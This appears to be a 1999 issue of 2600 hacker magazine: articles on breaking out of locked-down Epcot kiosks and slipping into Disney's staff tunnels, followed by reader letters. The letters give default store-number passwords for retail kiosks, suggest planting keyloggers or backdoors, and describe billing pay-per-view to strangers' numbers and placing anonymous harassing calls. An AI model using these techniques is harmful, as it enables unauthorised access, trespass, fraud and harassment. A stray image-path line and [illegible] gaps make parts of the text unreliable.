Have fun with the info and remember the magic.



# Assorted Disney Fun

by Hacks
hacks@rocketmail.com

I recently returned from a trip to Disney World and I spent a good deal of my time at Innoventions at Epcot. While there I decided to try and hack the computers. I walked up to a computer running a demo on Visual Studio 6 or something like that and tried to see what I could do. First off I hit ALT+F4 which exited the demo. This got me to a blank desktop with no icons and the start menu. I quickly noticed that the only thing in the systray was the Full Armor icon (it's a little red shield with one or two swords over the top of it). Not even the clock was there.

Next I clicked on the start menu. It said Windows 98 along the left hand side and the only things on it were Programs, Documents, and a link to get back into the demo. Now I tried to right click on the start menu to explore it but the right click was disabled. The only other things I could think of to try were the windows shortcut keys. First F1 to get into help but nothing happened. Then F3 to get into find. Bingo, it came right up! Now to see what was on this computer.

I searched for *.EXE on C: - it came up with most of the default Windows EXE's, the demo EXE, and the full armor EXE's. I scrolled down to REGEDIT.EXE and clicked it in hopes I could re-enable the options that were disabled. (There is a list of windows options in the registry and instructions on how to change them at http://www.zons.com/registry.htm) But regardi was also disabled.

Scrolling through the EXE'S I saw ARMCONF.EXE. I started it and to my surprise it didn't ask for any kind of password. It had three circular check box things. The one in the middle read Critical Protection. It was the one that was checked. The one below that read System Freeze Protection, and the one on top read Turn Off All Protection. I clicked that one and hit OK. Now I ran regedit again and it started right up. From there I could do anything I wanted to do on the computer. But being a good little hacker I didn't change anything. I simply put Critical Protection back on and started the demo again. Now I wanted to know if this technique would work on the other computers. I went to the one next to it which was running Kid's Power Geo. I hit ALT+F4 and got out of that. I hit F3 and nothing happened. Puzzled, I clicked on the start menu and it said Windows 95 along the left hand side. I tried some other shortcut keys but they didn't work either. And because I'm not running 95 at my house I didn't know of any shortcut keys that are only in 98. After returning home I searched for Windows 98 Shortcut keys and I found a list. The only one that might work is Win+R - it opens the run dialog box. Win is the key that has the Windows logo on it. If anybody finds a way to do this in Windows 95 please e-mail me I would like to know.

# More Disney Fun

by Madjestr

As an ex-Disney cast member, this article should give you the complete story of what the Magic Kingdom tunnels are all about. I even have a map to back it up with.

*General Info*

The tunnels aren't really underground. Disney built the Magic Kingdom tunnels on ground level and then had the Magic Kingdom built on top of them. For all intents and purposes, I'll call them underground.

*Security*

There are no regular security patrols in the tunnels. On the map, security's main office is at MD-5. Security does, however, use the tunnels and can be called for if employees find guests down there.

Cast members also use the tunnels on their days off. So you don't have to be wearing a pseudo-Disney uniform to be down there. The two ways not to have security on your ass is to 1) not look like a tourist and 2) look at least 18. I discourage going into the tunnels anyway. Older cast members are generally dicks and will ask for the Disney ID of anyone they don't recognize.

*Entrances*

Generally, if a door says "CAST MEMBERS ONLY," it probably leads to the tunnels. There is at least one cast member entrance to the tunnels in each of the different lands (Tomorrowland, Fantasyland, etc.) and there is usually one in each of the land's sit-down restaurants. That's how the cast members can get rid of garbage and get more supplies without "ruining the magic."

There is also at least one common tunnel entrance in each land that the attractions people use. This is why you don't see anyone from one land hanging out in another. You'll find a brief description on the map of where each stairway is located. I'll go into more detail on the entrances I used.

*Stairway #25.* The entrance with the most security. This is where all the Tomorrowland merchants store their wares. There is always someone watching the door and they will always ask for ID. Avoid it at all costs.

*Stairway #10.* When you are in the Hall of Presidents there is a door next to Honest Abe. Through the door is a small room with three doors. The entrance to the tunnels is the last door on the right.


*Stairway #5.* The easiest entrance by far. Hang a left after going through Cinderella's Castle. Keep walking past the statue on the kneeling princess until you see a large wooden door with the Cast Members Only sign on it. Inside and to the right is the stairway leading down.

*In The Tunnels*

There is surprisingly little of interest in the tunnels. The area labeled Character Zoo is where Disney keeps the character costumes. Try on a few.

The Fantasyland Dining Room is the cast member cafeteria. It has the cheapest food on Disney property. You won't have to show an ID. Just be prepared to pay in cash.

Have fun with the info and remember the magic.



# Enunciations

## Clarifications

Dear 2600:

This is in reply to the letter about Hotmail's hidden words on the site in issue 16:2. That has always been there as long as I can remember. It was definitely there before Microsoft took over, so they're innocent on this one issue at least. And today (7/8/99) they changed the layout of everything, and the hidden words are no longer there at all.

**Barrule**

*Funny how things always disappear after they get mentioned here.*

Dear 2600:

On page 45 I see: "One thing we don't have to worry about is running out of primes - there are said to be far more primes than atoms in this universe (yeah right)." There are an infinite number of primes - not "a lot," not "tons," but infinitely many. Whether you can find one big enough quickly enough is another matter.

**RS**

Dear 2600:

A few months back, I told you that SCC Communications Corp. handles the 911 database. When you move to another house, when a street is built up with houses, when a house burns down, that information is sent to SCC to update the database. The database is housed there, with all the names, addresses and phone numbers of everyone in the U.S. At least the ones who use a phone company that contracts with SCC. If you want documentation, go look at www.sec.gov and query the EDGAR database for SCC. Or you can look at their website at www.scc911.com. The databases are housed in tandem mainframes onsite. Guess where changes are made? Better luck this time.

**still nobody**

*We still take issue with the concept of a single entity managing one massive database. While the data may be kept at this location, it appears as if the phone companies are the ones maintaining it and that there are actually many different databases. Clearly there is a risk of all of this data becoming unified and if/when that becomes [illegible], we'll definitely help get the word out.*

Dear 2600:

I couldn't help but notice [illegible] letter in 15:4. If it was a Unix shell wouldn't it be [illegible]? Someone has been on windoze too long! Oops!

**Falcon**

Dear 2600:

I have a couple of corrections concerning the article by riff. I don't have much of a clue about IPv6, but I know a little about current IP, and disinformation is worse than not knowing at all. So let's begin.

"Each time you log on to a network, the DHCP/BOOTP/etc. server assigns you an IP address." This is not true if the IP addresses are assigned by the system admins as they build the network and computers/printers/routers/switches/etc. are added. Not everyone is using DHCP.

"However, IPv4 only allows 255 addresses to be used for each network (255.255.255.255 is the highest you can get)." This is the fun part. First of all, as far as limits of addresses go, we'll assume that he meant using a standard subnet mask for a C class subnet or network. That's 255.255.255.0. The first address is the network address and the last address is the broadcast address. So that means the usable addresses are xxx.xxx.xxx.1 through xxx.xxx.xxx.254 or 254 addresses. If you're using a DHCP server, that's one less address. Now, let's say you have a class B address and for some reason you choose to use the whole thing for one network. Mask is 255.255.0.0 and you now have 65534 addresses for your network. I'm not even going to go into subnetting with masks like 255.255.192.0 or super-netting (the latter because I'm not that well versed on it).

"Unlike IPv4, IPv6 uses 128-bit addressing, and uses HEX instead of decimal." Current IP uses decimal but everything's based on binary logic to the best of my knowledge.

"Using v4's addresses, we can only go from 0.0.0.0 to 255.255.255.255, whereas with IPv6's, we can use numerous combinations of integers/letters etc." Again, the 0 and the 255 in the last octet of the address cannot be used (network and broadcast addresses). Numerous combinations? I think not. This goes from 0 to F (basically). According to riff's representation of an IPv6 address you can go from 0:0:0:0:0:0:0:1 to FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF:FFFF [illegible] addresses theoretically.

And as far as tunneling goes, the only reference to tunneling I've heard of is in PPTP or point to point tunneling protocol.

Not to bash on riff, but I mean come on. This kind of shit gets my nut hairs in a knot. I saw this as I sat down to read one of my favorite magazines tonight and felt the need to comment. I wish I had the balls to write an article full of holes for a free t-shirt or an e-mail addy @2600.com.

For anyone who wants to know more or feels I'm making errors, email me at twizted@fast.net.

**Twizted**

Dear 2600:

This is kind of random and off the wall, but the Aspect phone switch that HyTeK wrote about is the system used by America Online in all of their tech support/billing/customer service etc. call centers. I thought somebody might find that interesting.

**joe cool**

Dear 2600:

I just finished reading 16:2. Normally I have no valuable input, for I have been sort of "out of the loop" for a few months. However, I noticed a "broad error" in one of your responses to a letter. Shine asked about an old payphone near his apartment. You are probably right about it being a neglected COCOT, but you are dead wrong about Bell Atlantic payphone rates. I have lived in South Jersey for 15 years now, and have played with almost every Bell fortress in the 609 (and now 856) area code. Long ago, a local call was a dime. Then, in the early 80's, the rates jumped to 20 cents. Recently, the rate was raised to 35 cents everywhere (in Bell Atlantic, at least). A local call now costs 35 cents. Two dimes sufficed for a call, but if a quarter was inserted, a nickel was not returned. (Bell always finds a way to rob us.) Perhaps the failure to return the change can explain the misunderstanding. Oh well. Keep publishing, you have a great mag!

**John Belushi**

*It's interesting to see that all rates in Bell Atlantic land followed the same pattern. In New York right now, local calls cost 25 cents under Bell Atlantic. But this is likely because NYNEX had already agreed to keep this rate when they were taken over. Incidentally, calls here were never 20 cents.*

Dear 2600:

In the article "Pushbutton Lock Hacking" in 16:2, Cheese states that the only way to get by the pushbutton code is to pull out a battery so it resets itself. Considering that the battery is on the inside part of the door, that would mean that you already have access to the door code, or some way to get in. So what exactly is the point of resetting the code except letting the rest of the world know of your entrance?

**rj**

*Hacking doesn't always involve obvious uses of security violations.*

Dear 2600:

I'm writing in response to HyTeK's article in 16:2, "Manipulating the Aspect." There's just one thing I want to point out that I think was mistaken. It's true that the Aspect switch, up until release 6, was based on a Unix platform with Motorola processors, but Aspect stopped using Unix and Motorola with release 7. The current version is release 7.2. It uses Windows NT 4.0 SP3 and Intel Pentium Pro 200s. Here's another thing HyTeK might find interesting: Your article has piqued Aspect's interest. They recently sent this letter to their customers.

*"As companies rely more heavily on networks and information systems to support their critical business operations, the need for securing these systems also increases. Aspect is committed to ensuring our customers with the highest quality systems and service, and providing adequate security for these systems is paramount. In today's electronic environment, we are all challenged with distractions such as viruses, worms, and the threat of hackers. The urgency of this communication is prompted by a recent article in a magazine which speculates how a hacker might gain access to an Aspect call center. We have taken unpublished but aggressive actions to ensure the security of your systems. To our knowledge there have been no incidents of any unauthorized access to any customer call centers, or to our own call center - and we want to keep it that way."*

It was signed by the Executive VP Sales and Customer Operations and the Senior VP Customer Services.

**Meth_od**

*It always frightens us when someone takes unpublished actions.*

Dear 2600:

I would like to start out by asking Happy Harry if he knows what he is talking about in 2600 16:2. Do you have access to more than one room in which the SIPRNET is housed? The SIPRNET that I maintain has just been upgraded from MicroMMAC 21B hubs to CISCO 1900 hubs. From there it connects to a Catalyst 5500 to a 3COM? then to an ATM Switch. That is in just one building. In other buildings which I maintain, the SIPRNET uses these types of hubs/switches: 2924, 2926, 5000, 2924XL, 6506, 4000, 7500, 7200, all made by CISCO. As to the user end on the SIPRNET, I have recently replaced an Elegance SP235 with a Micron PC 400 which uses a Win NT OS. Also on the SIPRNET are all manner of Sun equipment from Ultra 60 to 1X. The database here is kept on HP 4+ servers as well as Sun Ultras and the average PC box. SPX 90, 50, and 26 are also used. There is also a way to send unclassified e-mail to and from the SIPRNET. Lastly in my years playing around on the SIPRNET the only interesting (at all) stuff on there is the publication *The Early Bird*. If you want really cool stuff you have to get onto the SCI LAN.

**Sunshine**

## Venom

Dear 2600:

First off, let me just get all of my views on how I feel about hacking and all that. While I am not a hacker, nor a lawyer, I can honestly say that any figures about [illegible] daily used to express the amount of time and money spent protecting private company, personal, and governmental data is surely an understatement. You bitch and complain about inflated quotes of money amounts by prosecutors of your former hacker friends when these amounts don't even come close to the total damage that has been done by you and people like you.

I am constantly fixing problems with my customers that were brought about by security issues, and in my opinion these issues shouldn't even exist. I feel that if a person is a [illegible], and is caught abusing his position for personal, financial, or sexual gain, then not only should he lose his job and never be allowed to work in that position again, but he should be beat over the head with the very shovel he used to dig them up.

So, no, I don't feel one bit sorry for the miserable prick who you claim needs his computer access to build a case against his oppressors. He screwed that up when he took advantage of his ability to gain access to them to begin with. I feel that he's made his bed and he should lie in it.

I also consider it a blatant monstrosity that you should be allowed to actually publicly display sites that have spent many many man hours and dollars to protect themselves against people like you, and you somehow invade their privacy anyway, costing them even more money as well as embarrassment. These things cause businesses to close, and the ones that don't close their doors are almost shut down because they are irreversibly damaged due to customer loss because of your intentional actions against them.

So aren't you basically doing the same thing to people who have done nothing to you as the federal government is doing to your friend? You say that they have "boxed him in" by not allowing him to be near computers and the poor fool "can't even work at McDonald's!" Aren't you doing that very same thing to small companies that are having a hard enough time keeping their head above water as it is? Do we really need your kind in front of a computer? No, I think not.

If it were up to me, I wouldn't have even wasted the tax dollars it took to provide room and board to the sorry son of a bitch. We should have just shot him to begin with. Of course, then we'd hear whining from you about how a person just isn't "free" anymore in this great land, "...cause we can't hack other people and screw them up now either!"

Why don't you people get a life, and quit bothering others? Did *anyone* ever ask you to "test their security systems?" Well, did they?

And you can't really be speaking seriously when you say you want me to feel sorry for him and do something for him. He broke the law. Intentionally. He set up late at night, and knowingly did wrong. And the things he did had repercussions, and anything short of a cruel, deadly, or near-death beating is unacceptable to me. So, instead of complaining about what the outcome was, you should be damn glad I wasn't the judge in the case, because there would have never been any deals. I would have let him rot there.

It's because of people like you that I pay so much more than necessary for things I need to survive.

**None of your Damn Business.**

*Another shining example of how just letting people talk can save you a lot of time trying to prove your point. When you calm down enough to read this, consider what kind of a world it would be if security issues didn't even exist. You need to research the case and see what it was Mitnick was charged with and analyze the true nature of most hacking crimes. The people in charge of security who get so bent out of shape when security holes are discovered should maybe be doing something else.*

**Dear 2600:**

I just would like to say that your page sucks. You have nothing useful like program text files or exploits and has a very bad design. Second, why the hell do you have pics of web pages that have been hacked two years ago and say "Just Hacked". And why the *fuck* do you have pics of phones - what the hell are you thinking? I don't go to a hacker site to look at payphones. Oh yeah, you money wanting dicks, why do you charge $5 for a little magazine with 10 pages with useless information you didn't even write because you can't hack shit.

**Alex**

*Someone apparently didn't get a Twinkie in their lunchbox today.*

## Guilt By Association

**Dear 2600:**

I would consider myself a newbie, and as a newbie I take it upon myself to learn as much as I can about the fine art of hacking... so I started reading your mag which is very informative, as well as entertaining. One day I took your magazine to school (because I take it everywhere) and my PASCAL teacher saw me reading it - him being one of those 1980s techno brain computer geeks who thinks that hackers are all little punks bent on destruction. The next thing I knew I was called up to the principal's office. He talked to me for a while as did the security guards and apparently they think that I am such the "Kevin Mitnick" that they have to restrict all computer use from me. This means no programming classes plus no visits to the computer lab. Now my high school education is ruined. I just thought you might want to know about that.

**iotu**

*You're saying you were forbidden from taking computer classes because you were caught reading 2600? No other reason? If this is true, you have one hell of a good case against these bozos. It would involve fighting a few under the ACLU to get them to actually take an interest in one of these cases for a change. It has to start somewhere.*

**Dear 2600:**

I was wondering if the media thinks that it was OK for the CEO of Apple and his accomplice (Berkeley Blue and Woz) to have started their company on money that was obtained by one of the crimes that Kevin is convicted of. They are now millionaires. Many seem to have also forgotten that Bill Gates started his company with the help of criminals and their illegally obtained money. The crime being the building and selling of blue boxes. Today I have been turned down by a company because one of the many web pages that I have built was a hacking page. And therefore they say that I must be a criminal.

**napalm**

*The mood in this country has changed dramatically in the past twenty years. Relatively harmless infractions are now dealt with as forcefully as major crimes and the prison population is soaring. Had this been the mood in the 70's, it's unlikely Apple Computer would have ever come into existence. What's especially frightening is the fact that kids today aren't aware of the current mood ever being different.*

**Dear 2600:**

After the experience I had this week, I felt compelled to drop you guys a line to demonstrate how utterly fucked up this world is. I am not a hacker or anything like that. I have a few friends who have an interest in hacking, and my roommate gets 2600 every time it comes out. I read through it because even though I don't hack, I find a lot of the information you guys print pretty interesting. Not to mention I'm appalled at the injustices to Kevin Mitnick.

Recently I received an assignment from my temp agency to go to work for MCI WorldCom to update business customers of potential planned outages on their circuits. On my first day, one of the managers sat down with me and asked what I knew of telecommunications. Not knowing much at all, he started going over some of the basics. We got to talking computers, and hacking came up. He asked if I hacked at all and I told him no - which is the truth. But I did mention that I had a few friends who were into it a little, stressing the fact that they were not malicious about it and had never hacked anybody's system to do damage. Well, I guess that was a dumb thing to say, even though I stressed that I didn't know the first thing about hacking, because three days later, they terminated my assignment due to their suspicion that I was a threat to their security. The weird thing was that he asked me if I read 2600, to which I proudly said yes. My question is this: would a hacker openly admit openly to having hacker friends or reading 2600 if he were going to plan some sort of security violation? Wouldn't a hacker with malicious intent want to avoid the subject as much as possible to avoid suspicion? I thought you might be interested in how you unwittingly played a part in my downfall from a truly good job. (I don't blame you at all, but I guess I have to keep it secret that I read your mag for fear of getting fired from now on.)

**artichoke**

*So far reading 2600 has gotten people into trouble at school, gotten others fired, broken up relationships. We're really affecting people in ways we had never dreamed.*

## Retail Hacking

**Dear 2600:**

I'm writing in regards to the letter in the 16:1 issue concerning how to get past the password protection on their Compaqs. My friend and I were in the mall shopping when we noticed Radio Shack. I instantly remembered that letter and decided to give it a try. Sure enough the clerk was watching us, so I made my friend distract him. I got ahold of one of their business cards and typed in the store number (014526) and it worked! I used my artistic abilities and created a beautiful "Free Kevin" background in MS paint. Just wanted to confirm the fun one can have at Radio Shack.

**KeMa BoY**

*Consider that there are people who would want you to rot in prison for that one action. Now you really can commiserate with Mitnick's plight.*

**Dear 2600:**

When messing with a credit card scanner at Walmart (also a similar version in Walgreens), I discovered that pressing the far left option button and "enter" at the same time entered a special mode. In the ones at Walgreens, you can easily shut down the check-out lane this way. But due to the proximity to the checker, too much screwing around is not possible. Anyone know of further options that can be used from this?

**caesar gaius caligula**

**Dear 2600:**

Just thought I'd drop a line after reading a letter in the 16:2 issue about the Kodak image centers by Sylex. I can add a few things for what they're worth. The printer is a Kodak dye sub 8650 series, the password from what I have seen is most generally a four digit number. Images can be brought in by disk in .bmp and .jpg format and only from the Kodak specific format. You cannot bring in a Kodak CD. The price is kinda steep, the cost for paper and ribbon run about $2.25 if you just purchase 100 sheets at a time. I have not found much else that can be done with them, but if anyone else has, please let us know. I am not positive about the information, I got it and a bunch of other general info after talking to various Kodak agents for about five hours and getting basically nowhere fast.

**Drifter**

**Dear 2600:**

In response to the letter about the Kodak machines in Walgreens, the same machines are in CVS's (formerly known as Revco) all over the country. I spotted one in my local CVS and decided it was a good thing to mess around with while waiting. I discovered that the password to get into the setup area is by default the store number. You can get this from any receipt. If you live in a fairly small town, then you are in luck, because small town stores think they don't have much to worry about, and you are likely to find shoddy security. Once you are in, you get a menu used to control the machine. You even have access to Windows! The machines also have a floppy and cd-rom drive for photos, so try installing Keylog programs or backdoors. If you can get past the initial password, the sky is the limit. And don't be malicious, as this will contribute to the bad public opinion of hackers. As a side note, the people at my local CVS are cool and actually thanked me for changing their machine to Spanish. It alerted them to the security hole.

and they realized that someone else might have discovered the good thing, a much harder way to learn. Thanks and keep the info flowin'.

**Vertex AKA Willy L.**

**Dear 2600:**

I am a new reader to your magazine so I'm not sure if this information has been in any articles before 15:4. One day I was at a local Target and was banging on the keys of those card readers that you swipe your credit card through at the checkout lane. You can find these in the grocery store, the Pharm, and other places. After hitting the keys for a while I got a message on the screen that said something like "System Password?" I was first curious as to how I got this message. After hitting the keys more and more, I was able to narrow it down to the enter (or yes) key and the number 7. Pressing these two keys simultaneously will bring up the message. I tested it out at other stores in Ohio and also Michigan. The same code will bring up a System Password message on almost all card readers, even different models. Out of all the card readers I have tested this code on, I have only found one or two where this doesn't work. At one location I tried the same number in many variations and also brute forced it but no luck. You can't just stand there too long hitting the keys or someone is probably going to get suspicious. Do you guys have any suggestions for a password?

**spyrosed**

*No, but an overnight worker with lots of free time would be the perfect candidate to spend hours trying.*

## *Phone Trickery*

**Dear 2600:**

I never ordered pay per view before through Mediaone and I have several phone lines in my house. When you call them from a different phone other than the number that is on record you are asked to enter your home phone number. Well, you can enter anyone's phone number and charge a pay per view movie to their bill. I think we should inform Mediaone about this small but still major security problem so it can be fixed.

**payphone**

*You just did. But before you go ordering the [illegible] heavyweight wrestling marathon, make sure this also works if your phone number is blocked (*67). Otherwise, it's not too difficult to figure out who made the call and adjust the billing accordingly. And if you're calling an 800, 888, or 877 number, they still know your number no matter what.*

**Dear 2600:**

I have enjoyed your mag for about a year now. I never really had anything worthwhile to write, but I found something that might help out your readers. With all the ad supported services out there such as hotmail and juno, there has come another service useful to those of you waiting to do whatever it is you do. The page is www.mrwakeup.com. What they do is call a telephone number you give them with a message. It also plays a short advertisement. Like everything else in life, this can be used for good or evil. Have it call someone you don't like with a nasty message, and no one will know who it was. Think of the possibilities! Anyway, just thought you'd like to know.

**Jonathan Frederickson**

*For the benefit of future victims, it is possible to hit a key when this thing calls you so that it will never call you again.*

**Dear 2600:**

Just picked up the new issue and wanted to respond to some letters. Justin mentioned a program available from Bellsouth on their FTP called "bst_isdn.exe". Although it's been there for years, it's actually a nifty little program, giving some interesting information on CO locations and switch types. Worth checking out.

PayazTel wrote about a test number which gave him several functions including various tones and an audio monitor. This type of test number is known as a DATU (Direct Access Test Unit). There are some texts about it floating around out there. As for the passcode, Bellsouth seems to always use 1111 or even 1122 when they're trying to be really sneaky.

**lineside**

**Dear 2600:**

On page 35 of 16:2 PhazzBot wrote a letter about a number he discovered which had options of audio monitoring, ring level adjustments, etc. That number only works for phones in the San Antonio area. How can one find the number which allows these options in an area such as Atlanta?

**SSTeelea**
**Atlanta**

*The only way to get information like this is to track it down by relentless exploration and research. Sometimes that means scanning, sometimes analyzing a phone book, and it always means networking and sharing information with others. And there's even the chance that it doesn't even exist in your area. But we're sure you'll find lots of interesting things while you're searching. Share the info once you get it.*

**Dear 2600:**

If you're not familiar with Bell Atlantic in the New York metropolitan area, suffice to say it's still NYNEX, the phone company so bad that they were fined millions of dollars by the PSC. The latest hilarity: when New Yorkers recently had their voice mail upgraded, Bell Atlantic sent a helpful card with the new access number and made sure to point out that your new temporary password is your phone number. I am sure this was very helpful to anyone who wanted to sit at home, locking everyone out of their new mailboxes. And while you're on the phone waiting on hold for a Bell Atlantic rep, your friends and business associates are calling you and getting whatever insane outgoing greeting was just recorded by the new owner of your mailbox.

While I'm at it, one more: of course when you use Bell Atlantic payphones you have a 50-50 chance of losing your money. I always make it a point to dial the refund number (it's the principle after all). But here's the new feature Bell Atlantic isn't promoting - lately on many of their pay phones when you try to enter in your home number for credit, a teeth-shattering squealing sound is emitted (I swear) presumably to cause you to stumble off, forgetting about your quarter. But don't hang up! Wait for the operator to come and then verbally give your home phone.

**Loggia**

**Dear 2600:**

In 16:2 JOON wrote in about the strange rings late at night. I had always wondered what these were, as they usually occurred when I was just getting ready to sleep and were quite annoying. I can tell you that they occur in both Shreveport and Bossier City, Louisiana. Does anyone know of a way to get rid of these? Short of replacing the phone, since most home phones use electronic ringers?

**Rolan**

*Some phones are a lot more sensitive than others. The testing that many phone companies do on their lines late at night shouldn't be causing more than a very slight sound on an electronic ringer and no sound at all on a bell. As it's unlikely you'll succeed in getting the phone company to stop testing their lines, you may want to complain to the company selling the phone since their ringer is overly sensitive. Of course, this is assuming that we're talking about phone company testing. If your phone actually does a full ring, it could be something else entirely, like a real call.*

## *Dissatisfaction*

**Dear 2600:**

Recently, I have become disgusted with the hacking scene. It seems like more and more power tripping 13-year olds are beginning to populate the scene and pollute its friendly nature, giving it a bad rap. I've been in and around the scene for six years. For awhile, I was absolutely thrilled with its open-natured, refuge-like appearance. A place where I could go and speak my mind without being criticized for what I believe. But in the latter part of my membership, I've had the urge to completely end all relations with the scene because of its fad-sporting habits. Six months ago, "script kiddies" were the elite ones. Now they're openly criticized. And this goes for much more as well. My point is really a question. Does anyone else think the true scene is turning to shit? Or have I just spent way too much time on EFnet?

**Dementia**

*You're spending way too much time in Fantasyland, that's for sure. There is no place on earth worth living where you won't get criticized for what you believe. We know you're horrified by "script kiddies" being openly criticized but you should really learn to live with it. And the true scene has been "turning to shit" since the day after the true scene came into being. It wouldn't be a true scene if it wasn't.*

**Dear 2600:**

There's nothing I hate more than hypocrisy. The contradiction I speak of comes when 2600, a prominent voice of the hacker community (like it or not), cries out against destructive behavior - attacking web sites (government or otherwise), destroying data, unleashing viruses upon the world - and then turns around and defends these people when "hackers" are verbally or legally attacked by the public at large. The distinction needs to be made between those of us who promote peace, good behavior, and intellectual curiosity, and those of us who are simply trying to cause mischief or get themselves put into jail. Perhaps we need a new term - the original meaning of "hacker" has become so perverted by the media that it now bears no relevance whatsoever to the ideal it was created to embody. What we need is a new term - and a hacker manifesto. A document which says, in plain layman's terms, what we as "good" hackers believe in, what we do, and why. A document meant for circulation to the general public - through other magazines or newspapers. A document which distinguishes us from the malicious mob of angst ridden fools who call themselves hackers because they want to belong to a bigger movement.

**Entropic**
**Dallas, Texas**

*Well, that may be so but it's doubtful all of us are going to rally behind any one ideal or document. There is always going to be some level of dissent in any group of individualistic people. As for our alleged hypocrisy, consider this. We encourage responsible behavior but acknowledge that people don't always act in the most responsible manner. However, there is a level of degree and a minor offense is simply not the same as a major one. We defend people who create a little mischief with no sinister motive or whose actions have hurt no one. We don't defend criminals as we define them - but that doesn't mean that we want all criminals locked in prison. Everything has an order of magnitude and the mere fact that we have to even talk in terms of imprisonment and criminal records for harmless trespassing and minor pranks is incredibly disturbing and indicative of a society heading in a bad direction.*

**Dear 2600:**

I was disappointed with the article on hacking the AS/400. First off, the article should have been entitled "Getting Started With the AS/400." All points mentioned were basic AS/400 usage. I work for an IBM AS/400 consulting firm who is totally brainwashed with IBM propaganda. The IBM is a machine that is supposedly a "secure" machine. IBM is trying to push the AS/400 into the web realm by declaring it the e-biz machine. I can't stand the thing, just a big clunky database box running Domino. I guess I was hoping to have read an article that totally exposed holes in the AS/400 system in regards to web integration. I challenge anyone out there to find holes in the Domino and in the AS/400 in general. I doubt any can be found. I hope I am wrong.

MdleBrain

Dear 2600:

Goldstein, let me start by saying what you've done with 2600 is honorable. It must have taken a lot of work and dedication to get this far. Now that you're here and seemingly alive I must express my views in hope of making a difference for the better.

Your content is biased, you want all of us to think just as you do, when in fact your views and opinions should be just that, your views and opinions.

Allow me to make an observation if I may. While reporting the Mitnick case you never once looked at it from the point of the prosecution, the case most likely has been corrupted by media and opposing powers. You've told us as much. But do you really think your loyal readers are going to feel as committed and genuine about the whole thing if the "answer" is so obvious? No we wont. And if you can't get us (the very foundation of the publication) to feel strongly about the Mitnick case, what chance do you have with the rest of society? You can't be biased towards the judicial system just because you think they are being biased towards Mitnick. That will get us nowhere. In fact it is counter productive.

You've got the power, you have the readers, eyes are on you, now make the most efficient use of it. Print more transcripts, more cold hard facts and let us do the math. You're jeopardizing our cause when you allow us to only see things from your view. Instead of instilling your mindset, instill the facts and let us come to our own conclusions. Isn't that the very essence of hacking anyway? We all learned to do our steps surely we can connect the dots.

cookiesnatcher

*Unless you're speaking to us from a meeting of all 2600 readers, what you say here represents your opinion and not necessarily that of anyone else. Precisely the same thing should be said when you read one of our editorials and precisely the same when you read an editorial in a newspaper. Everything is colored by opinion and if we don't present our opinion in our own pages, where else will it appear? If we're not presenting specific facts fairly we'd like to hear about it but with regards to the Mitnick case, we believe we show the opposing side quite clearly. That, in fact, seems to be the strongest point in our favor.*

## Free Kevin

Dear 2600:

Last night I was watching a little television, and on came *Felicity*, a silly soap opera kind of thing about college students. One shot was in a guy's dorm room and on the wall, right behind the star's head, was a "Free Kevin" sticker, bright as day. Made my day, and almost made me like TV.

crypto

*Lots of people wrote in with this news which was pretty gratifying. It means the word has gotten out and people are noticing. We hope to see the stickers show up in other interesting places.*

Dear 2600:

I just wanted to say that I think the Free Kevin demonstration in San Francisco was a great success. I am from Anderson, CA and had visited your site the day before the demonstrations started so I talked my mother into taking me to the one in San Francisco which is some 200 miles from where I live. It took us about two hours to get there and then after wandering around the city for about an hour and a half I finally found where the demonstration was. Anyway, the point is that I got there about an hour late but informed at least 150 people of who Kevin was.

Lord Maestro

*To drive 200 miles each way to take part in this is really something to be proud of. Kevin was especially thrilled to hear your story. From Atlanta to Los Angeles, a lot of people in 15 cities stood up to express themselves. Nothing demonstrates how much our community has grown more than this simple and courageous action.*

Dear 2600:

I support Mitnick and am proud to say that I try to spread the word as much as I can, but I would like to express that he is not the only one. His case is one of outrage and he has served so much more than he should have, but there are other cases of this nature. Take for instance the case of Mumia Abu-Jamal (http://www.mumia.org) who has been on death row for 17 years, and he didn't even do a fucking thing! That is injustice. Free Kevin, Free Mumia!

Brother Inferior

*Undoubtedly we'll get letters contesting your point of view. But the interesting thing is that when you experience massive injustice that's close to home as the hacker community has with Bernie S., Kevin Mitnick, and others, the natural reaction is to listen a little longer to other stories from other people and communities. Such injustice actually has a unifying effect and the more it happens, the more people will start to take it seriously and listen when they otherwise may have dismissed it outright. When you see how law enforcement, federal agencies, and large corporations have lied and distorted facts in hacker cases, it becomes a lot more believable that they would do the same in a case like Mumia's. In that way, every instance of injustice erodes our confidence a little bit more - something the authorities should take seriously.*

Dear 2600:

I've been reading your issues and going to your site a while now. Never missed an issue since 15:1. Anyway, I was scrolling through the page, looking at hacked sites, and I came across "Sun giving away $80 million source code!" I have never lost so much respect for a company so fast. How can they claim this and the judge not toss it out? I guess you're right, Mitnick is getting screwed.

Fire Drake

*It's amazing how quickly the damages went down when people started asking questions. It's too bad it took over four years for the questions to be heard.*

Dear 2600:

Let me start off by saying that everyone is right and wrong at one time or another (that's the price of having opinions).

OK, Kevin Mitnick, he got what was coming to him. He broke the law and got caught. You can't honestly expect someone who gets caught to go let off with a slap on the hand. Don't get me wrong, I fully support Kevin.

